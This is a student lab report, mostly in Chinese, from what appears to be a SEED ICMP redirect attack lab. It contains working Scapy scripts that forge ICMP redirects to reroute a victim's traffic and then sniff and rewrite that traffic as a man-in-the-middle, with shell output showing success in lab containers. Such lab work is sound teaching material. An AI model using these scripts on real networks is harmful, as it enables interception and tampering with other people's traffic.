ICMP Redirect Attack Lab


57118107 任子悦

Task 1: Launching ICMP Redirect Attack

进入 victim container 查看路由表，发现如果想从 victim(10.9.0.5)到网段 192.168.60.0/24，要经过 10.9.0.11.

```
root@d5968d9e031b:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

在 attacker 端运行脚本如下




```
#!/usr/bin/python3

from scapy.all import *

ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.111"

# The enclosed IP packet should be the one that
# triggers the redirect message.

ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

在脚本中，将 10.9.0.5 访问 192.168.60.5 的下一跳地址重定向到恶意路由 10.9.0.111


在 victim 上 ping 192.168.60.5，同时运行脚本。

再查看 ip route cache，发现攻击成功：

```
64 bytes from 192.168.60.5: icmp_seq=57 ttl=63 time=0.215 ms
64 bytes from 192.168.60.5: icmp_seq=58 ttl=63 time=0.240 ms
^C
--- 192.168.60.5 ping statistics ---
58 packets transmitted, 58 received, 0% packet loss, time 58375ms
rtt min/avg/max/mdev = 0.079/0.226/0.531/0.073 ms
root@d5968d9e031b:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 245sec
root@d5968d9e031b:/#
```

```
root@ab04deb15f50:/volumes# python3 3.py
.
Sent 1 packets.
root@ab04deb15f50:/volumes#
```

在受害者主机上输入命令 mtr -n 192.168.60.5，可以看见此时 ip route 是先到恶意地址 10.9.0.111，再到 10.9.0.11，最后到 192.168.60.5.




Question 1:

如果设置的重定向的地址与受害者不在同一局域网内，则无法攻击成功的，因为负责路由转发，将本局域网的内容转发另一个局域网，前提是这个路由器与自己在同一局域网内，否则无法完成直接交付。

先刷新缓存：

```
root@d5968d9e031b:/# ip route flush cache
root@d5968d9e031b:/# ip route show cache
root@d5968d9e031b:/#
```

修改脚本中的地址：



再查看 victim 路由缓存为空：

```
64 bytes from 192.168.60.5: icmp_seq=54 ttl=63 time=0.189 ms
64 bytes from 192.168.60.5: icmp_seq=55 ttl=63 time=0.193 ms
^C
--- 192.168.60.5 ping statistics ---
55 packets transmitted, 55 received, 0% packet loss, time 55414ms
rtt min/avg/max/mdev = 0.064/0.216/0.476/0.071 ms
root@d5968d9e031b:/# ip route show cache
root@d5968d9e031b:/#
```

```
root@ab04deb15f50:/volumes# python3 3.py
.
Sent 1 packets.
root@ab04deb15f50:/volumes#
```

可见攻击失败：

```
                    My traceroute  [v0.93]
d5968d9e031b (10.9.0.5)                    2021-07-15T07:35:42+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                          Packets                  Pings
 Host                   Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11            0.0%     7    0.5   0.3   0.1   0.5   0.1
 2. 192.168.60.5         0.0%     6    0.5   0.4   0.2   0.5   0.1
```

Question 2:

如果将重定向地址设为一个不存在的地址，会导致攻击失败。因为在 victim 将重定向地址加入 ip route cache 之前，会先用 ARP 协议在局域网内查找该地址，如果找不到该地址，这个新的重定向地址就不会被 victim 所接收，也就不会被加入 ip route cache 中。

实验步骤与上面类似，修改脚本如下：

seed@VM: ~/.../volumes

```
#!/usr/bin/python3

from scapy.all import *

ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.128"

# The enclosed IP packet should be the one that
# triggers the redirect message.

ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
~
~
~
```

让 victim ping 目的地址，同时运行脚本，发现攻击失败：

```
64 bytes from 192.168.60.5: icmp_seq=28 ttl=63 time=0.095 ms
^C
--- 192.168.60.5 ping statistics ---
28 packets transmitted, 28 received, 0% packet loss, time 27615ms
rtt min/avg/max/mdev = 0.075/0.182/0.301/0.054 ms
root@d5968d9e031b:/# ip route show cache
root@d5968d9e031b:/# mtr -n 192.168.60.5
```

seed@VM: ~/.../volumes

```
                    My traceroute  [v0.93]
d5968d9e031b (10.9.0.5)                    2021-07-15T07:41:53+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                          Packets                  Pings
 Host                   Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11            0.0%    12    0.4   0.3   0.2   0.4   0.1
 2. 192.168.60.5         0.0%    12    0.2   0.3   0.1   0.5   0.1
```

Question 3:

实验步骤与之前类似

```
sysctls:
        - net.ipv4.ip_forward=1
        - net.ipv4.conf.all.send_redirects=1
        - net.ipv4.conf.default.send_redirects=1
        - net.ipv4.conf.eth0.send_redirects=1
privileged: true
```

将三个 entry 的值置为 1 后发现攻击失败

Task 2: Launching the MITM Attack

关闭恶意路由 ip forward 功能

```
sysctls:
        - net.ipv4.ip_forward=0
        - net.ipv4.conf.all.send_redirects=0
        - net.ipv4.conf.default.send_redirects=0
        - net.ipv4.conf.eth0.send_redirects=0
privileged: true
```

进行重定向

```
root@84367c3b1ef2:/volumes# 3.py
.
Sent 1 packets.
```

```
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.191 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.197 ms
^C
--- 192.168.60.5 ping statistics ---
7 packets transmitted, 4 received, 42.8571% packet loss, time 6109ms
rtt min/avg/max/mdev = 0.110/0.174/0.199/0.037 ms
root@e58355dd65b7:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 295sec
```

运行新的脚本

Open ~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes

```
#!/usr/bin/env python3
from scapy.all import *
print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):

    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'renziyue', b'AAAAAAAA')
        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and src host 10.9.0.5 and dst host 192.168.60.5 and dst port 9090'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

```
^Croot@a4d1bb601e11:/volumes# 32.py
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
.
```

victim 与 host 进行通信，发现字符已经被置换：

```
root@539d69c38e4e:/# nc -lp 9090
abs
AAAAAAAA
```

```
root@e58355dd65b7:/# nc 192.168.60.5 9090
abs
renziyue
```

Question 4:

只需要捕获 victim(10.9.0.5) 去向 host1(192.168.60.5) 这个方向的流量，因为攻击目的是修改受害者到目的地的数据包。

Question 5:

用 MAC 地址过滤时，修改过滤语句，并重复实验

```
f = 'tcp and ether src host 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

使用 MAC 地址只会抓一个包，说明用 MAC 地址过滤方法更好